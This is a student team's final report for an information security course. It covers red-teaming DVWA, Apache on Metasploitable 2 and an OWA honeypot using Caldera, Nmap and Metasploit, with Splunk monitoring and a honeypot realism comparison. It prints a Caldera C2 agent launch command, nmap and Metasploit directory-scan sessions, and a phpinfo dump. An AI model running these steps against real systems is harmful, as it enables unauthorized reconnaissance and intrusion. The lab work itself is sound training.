ICS 344 - Information Security

Project Final Report

Section 04

Abdulaziz Alshwairkh - 20201332

Almothana Alhussain - 201942870

Abdullah Alhelwah - 202022760

Turki Almutiri – 201927730

[Open Presentation]

1. General

- What service did you target and why?
  DVWA's login page and Apache HTTP server on Metasploitable 2. DVWA is a safe, controlled environment for testing web vulnerabilities, also it is easy to work with. While Metasploitable 2 is already familiar to us from HW1 and it provides various services with known vulnerabilities for practical learning.

- Which honeypot did you target and why?
  Owa-honeypot: A simple web-based Outlook honeypot. we targeted this **honeypot** because it mimics the widely used Outlook Web Access (OWA) portal, a frequent target in enterprise environments

- Which SIEM did you use and why?
  Splunk. We used this SIEM because of its powerful data indexing, real-time search, and analysis capabilities. Its ability to handle large volumes of data efficiently makes it ideal for monitoring honeypot activity.

2. Setup and Compromise the Service

- How did you configure Caldera?
  We used CALDERA as our red-teaming platform. Setting up CALDERA was challenging initially, primarily due to its configuration requirements and integration with the DVWA (Damn Vulnerable Web Application). However, once configured, CALDERA ran smoothly and allowed us to deploy various TTPs

- What MITRE ATT&CK TTPs did you select and how were they applied? Use a table similar to Table 1 in the appendix. Do not write anything you did not apply.

MITRE ATT&CK Phase	Test	Description	Technique ID
Execution	Command and scripting interpreter	Adversaries may misuse command and script interpreters to run commands, scripts, or programs. These tools allow interaction with computer systems and are common across many	T1059

		platforms.	
Initial Access	Exploit Public-Facing Application	Adversaries may try to exploit vulnerabilities in an internet-facing host or system to gain initial access to a network. These vulnerabilities could be caused by software bugs, temporary issues, or misconfigurations.	T1190

- Which Kali tools did you use, and how were they integrated into the attack?
  We used Nmap for reconnaissance, Metasploit for exploitation. (more details can be found in Phase 1 below)

- What custom scripts did you use, and how were they integrated into the attack?
  Custom Python scripts (Requests library) for brute-forcing and directory scanning. (more details can be found in Phase 1 below)

- Which tool/approach (Caldera, Kali tools, Custom scripts) was most effective at compromising the service?
  Kali tools

- Were there any limitations in one method that other methods overcame?
  CALDERA's automation lacked flexibility for some specific attacks achievable with custom scripts.

- How successful were you in replicating a real-world attack scenario?
  Overall, we successfully replicated common attack scenarios, especially in password guessing and command injection

- What challenges or bugs did you encounter during the setup and attack execution? How did you overcome these issues?
  The initial Caldera setup was complex; agent communication issues were frequent. Also, we faced some issues with Caldera's permissions to access external files. For Metasploitable 2 it was easy and smooth. We overcame this issue by using Absolute file paths implemented to ensure Caldera could access the necessary files.

- How easy or difficult was it to use Caldera compared to Kali tools and manual scripting? How did the level of automation in Caldera affect the overall process? Which approach required the most manual intervention or expertise?
  Kali tools and manual scripting were more intuitive and allowed for direct control compared to CALDERA, which required heavy configuration. CALDERA's automation streamlined repetitive tasks, improving process efficiency. Custom scripts required the most manual input and adjustments. But it was more fun and interesting.

3. Setup and compromise the Honeypot

- How did you configure Caldera?
  Similar to the service however we configure it with owa-honeypot (More details can be found in Phase2)
- What MITRE ATT&CK TTPs did you select and how were they applied? Use a table similar to Table 1 in the appendix. Do not write anything you did not apply.

MITRE ATT&CK Phase	Test	Description	Technique ID
Execution	Command and scripting interpreter	Adversaries may misuse command and script interpreters to run commands, scripts, or programs. These tools allow interaction with computer systems and are common across many platforms.	T1059
Initial Access	Exploit Public-Facing Application	Adversaries may try to exploit vulnerabilities in an internet-facing host or system to gain initial access to a network. These vulnerabilities could be caused by software bugs, temporary issues, or misconfigurations.	T1190

Credential Access	Brute force (password guessing)	Adversaries may use brute force techniques to gain access to accounts when passwords are unknown or when password hashes are obtained. Without knowledge of the password for an account or set of accounts, an adversary may systematically guess the password using a repetitive or iterative mechanism.	T11110.001

- Which Kali tools did you use, and how were they integrated into the attack?
  We used Nmap for reconnaissance, Metasploit for exploitation. (more details can be found in Phase 2 below)

- What custom scripts did you use, and how were they integrated into the attack?
  Custom Python scripts (Requests library) for brute-forcing and directory scanning. (more details can be found in Phase 2 below)

- Which tool/approach (Caldera, Kali tools, Custom scripts) was most effective at compromising the honeypot?
  Kali tools

- Were there any limitations in one method that other methods overcame?
  Yes, Caldera's automation excelled in streamlining repetitive tasks, but it was limited by its complexity and steep learning curve. Kali tools and manual scripting, while requiring more manual effort, provided greater flexibility and adaptability for customized attack scenarios.
- How successful were you in replicating a real-world attack scenario?
  The replication of a real-world attack scenario was highly successful. By leveraging a honeypot tailored to mimic a vulnerable service (owa-honeypot) and using techniques aligned with known MITRE ATT&CK TTPs, we effectively simulated attacker behavior.

- What challenges or bugs did you encounter during the setup and attack execution? How did you overcome these issues?
  We were unable to configure Caldera in the victim machine. So, we used another kali machine as a victim machine.
- How easy or difficult was it to use Caldera compared to Kali tools and manual scripting? How did the level of automation in Caldera affect the overall process? Which approach required the most manual intervention or expertise?
  Using Kali tools and manual scripting was easier and more straightforward compared to Caldera, which was more challenging due to its setup complexity and learning curve. However, Caldera's automation significantly streamlined repetitive tasks once configured, reducing manual effort during execution. In contrast, Kali tools and manual scripts required more hands-on intervention and expertise for each step of the attack simulation.

4. Comparison Between Real Service and Honeypot (Realism Evaluation)

- **Evaluation: How closely does it mimic the actual service?**

Feature	**Honeypot Behavior**	**Actual Service Behavior**	**Realism Level**
Login Response	Logs credentials, no success by default	Validates credentials, allows access	**Moderate**
Directory Simulation	Static predefined paths	Dynamic based on real directories	**Moderate**
Command Injection	Requires manual addition	May execute commands if vulnerable	**Low**
Credential Logging	Captures all credentials submitted	Typically logs only failed attempts	**High**
Payload Logging	Captures and stores all payloads	Rarely logs payloads without tools	**High**
IP/User-Agent Logs	Captures attacker's metadata	Requires monitoring tools	**High**

Login UI	Basic HTML login page	Dynamic, functional UI	**Moderate**
Interactivity	Static interface	Fully interactive	**Low**
Command Injection	Requires manual addition	May execute commands if vulnerable	**Low**
SQL Injection	Not present	May allow injection on vulnerable fields	**Low**
Path Traversal	Not present	May allow traversal with crafted input	**Low**
Response Speed	Very fast, static responses	Slower, depends on backend processing	**Moderate**

- **Overall and General Assessment (Summary table):**

Aspect	**Realism level**	**Notes**
HTTP Responses	Moderate	Predefined responses are somewhat realistic, but no dynamic behavior.
Logging and Attack Detection	High	Superior logging of credentials and payloads compared to real services.
User Interface	Moderate	UI mimics OWA but lacks interactivity or advanced functionality.
Simulated Vulnerabilities	Low	No actual vulnerabilities; requires customization to simulate attacks.
Response Times	Moderate	Faster than a real service, potentially unrealistic.

5. Visual Analysis with a SIEM Dashboard

- How did you configure the SIEM to collect data from the SSH service and honeypot?
  - We used Splunk agents to listen to the attacks when they take place.

- What specific logs or events were forwarded to the SIEM?
  - We focused on forwarding the requests' logs to the SIEM, logs that hold the values of the host, username, password, user agent etc.
- What does the SIEM dashboard display about SSH and honeypot activity?
  - It displays information about incoming requests to the honeypot with requests' fields extracted.
- Did the SIEM identify any patterns or anomalies?
  - No, the SIEM was employed only for further and specific analysis of the logs.
- Which visualizations were most helpful for understanding the data?
  - Pie charts, bar charts and tables
- What challenges or bugs did you encounter during the setup of SIEM? How did you overcome these issues?
  - Understanding the structure of the tool
  - Going over the features of the tool and how they can be employed.
  - Performance issues coming from hosting the tool, honeypot and the virtual machine.
- Any findings observed? For example, differences in visual data between SSH service and honeypot?
  - We found that the honeypot was significantly more robust in handling the brute force attack compared to the SSH service.
  - We also found that the honeypot logs were more verbose compared to the SSH service.

6. Survey Questions

- Based on your experience, what best practices would you recommend for future students working on a similar project?
  Document every step, use virtual networks for isolation, and apply incremental testing to identify issues early. Especially while dealing with Caldera. And start as early as possible. Documenting every step will help you communicate progress with your team and also save you time while answering these questions.

- How much did you learn from this project? Provide a brief reflection on your experience. Do you recommend this project for use in future course cycles?
  This project provided hands-on experience with offensive tools and techniques, improving our understanding of real-world vulnerabilities. Also, to be honest it mostly tested our problem-solving, communication, and teamwork skills as we had to use them to deal with Caldera.
  We recommend that the scope of the project should be limited. Maybe, instructors can provide the students with the best honeypots available for this type of project.

- What learning resources did you rely on during the project? Specify the exact platforms or materials you used, such as edX, Coursera, YouTube, official documentation, or other relevant sources.
  YouTube tutorials for tool setup, **Caldera** and **Metasploit documentation**, and some of


the sources provided by you.

- Which task took the least/most time to execute?
  The least: Task 1.3 for the service
  The most: Task 1.1 for the service
- Feel free to write down any technical details, observations, or feedback.


Phase 1

Task 1.1 - Compromise the service using Caldera


Setting up the victim machine and DVWA.



Successfully downloaded and configured Caldera on the attacker machine.




Accessing Caldera Dashboard




The code used to deploy the caldera agent at the victim machine.

```
┌──(kali㉿kali)-[~/caldera/plugins/sandcat/gocat]
└─$ ./kali -server http://192.168.64.5:8888 -group red -v

Starting sandcat in verbose mode.
[*] No tunnel protocol specified. Skipping tunnel setup.
[*] Attempting to set channel HTTP
Beacon API=/beacon
[*] Set communication channel to HTTP
initial delay=0
server=http://192.168.64.5:8888
upstream dest addr=http://192.168.64.5:8888
group=red
privilege=User
allow local p2p receivers=false
beacon channel=HTTP
available data encoders=base64, plain-text
[+] Beacon (HTTP): ALIVE
[*] Running instruction 6534d017-272d-44a4-9f91-0169706cafaf
[*] Submitting results for link 6534d017-272d-44a4-9f91-0169706cafaf via C2 channel HTTP
[+] Beacon (HTTP): ALIVE
[+] Beacon (HTTP): ALIVE
```


Caldera agent successfully deployed on the victim machine




This tab allows us to see details about the agent.




Creating a new adversary with custom abilities.



After the brute force adversay has been created, now the operation is initiated.



The operation was completed, and the brute force attack is successful on DVWA.



Attack attributes.

Task 1.2 - Use Kali Linux & tools like Metasploit to compromise the service

1- IP config

- Kali IP: 192.168.8.108
- Metasploitable2 IP: 192.168.6.112

2- Initial reconnaissance on port 80 (http)

```
┌──(mothannahuss㉿kali)-[~]
└─$ nmap -sV -p 80 192.168.8.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-08 11:12 EST
Nmap scan report for mothannas-MBP (192.168.8.112)
Host is up (0.00083s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.38 seconds

┌──(mothannahuss㉿kali)-[~]
└─$ 
```

Traget service will be the apache http server

3- Directory scanner search

```
msf6 > search dir_scanner

Matching Modules
================

   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/dir_scanner  .                normal  No     HTTP Directory Scanner


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/dir_scanner
```

4- Target host set up

```
msf6 > use 0
msf6 auxiliary(scanner/http/dir_scanner) > show options

Module options (auxiliary/scanner/http/dir_scanner):

   Name        Current Setting                                          Required  Description
   ----        ---------------                                          --------  -----------
   DICTIONARY  /usr/share/metasploit-framework/data/wmap/wma            no        Path of word dictionary to use
               p_dirs.txt
   PATH        /                                                        yes       The path  to identify files
   Proxies                                                              no        A proxy chain of format type:host:port[,t
   RHOSTS                                                               yes       The target host(s), see https://docs.meta
                                                                                  sing-metasploit.html
   RPORT       80                                                       yes       The target port (TCP)
   SSL         false                                                    no        Negotiate SSL/TLS for outgoing connection
   THREADS     1                                                        yes       The number of concurrent threads (max one
   VHOST                                                                no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/dir_scanner) > set RHOSTS 192.168.8.112
RHOSTS => 192.168.8.112
```

5- Directory scan on the target machine


```
msf6 auxiliary(scanner/http/dir_scanner) > run

[*] Detecting error code
[*] Using code '404' as not found for 192.168.8.112
[+] Found http://192.168.8.112:80/cgi-bin/ 403 (192.168.8.112)
[+] Found http://192.168.8.112:80/doc/ 200 (192.168.8.112)
[+] Found http://192.168.8.112:80/icons/ 200 (192.168.8.112)
[+] Found http://192.168.8.112:80/index/ 200 (192.168.8.112)
[+] Found http://192.168.8.112:80/phpMyAdmin/ 200 (192.168.8.112)
[+] Found http://192.168.8.112:80/test/ 200 (192.168.8.112)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter

PHP Version 5.2.4-2ubuntu5.10


System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
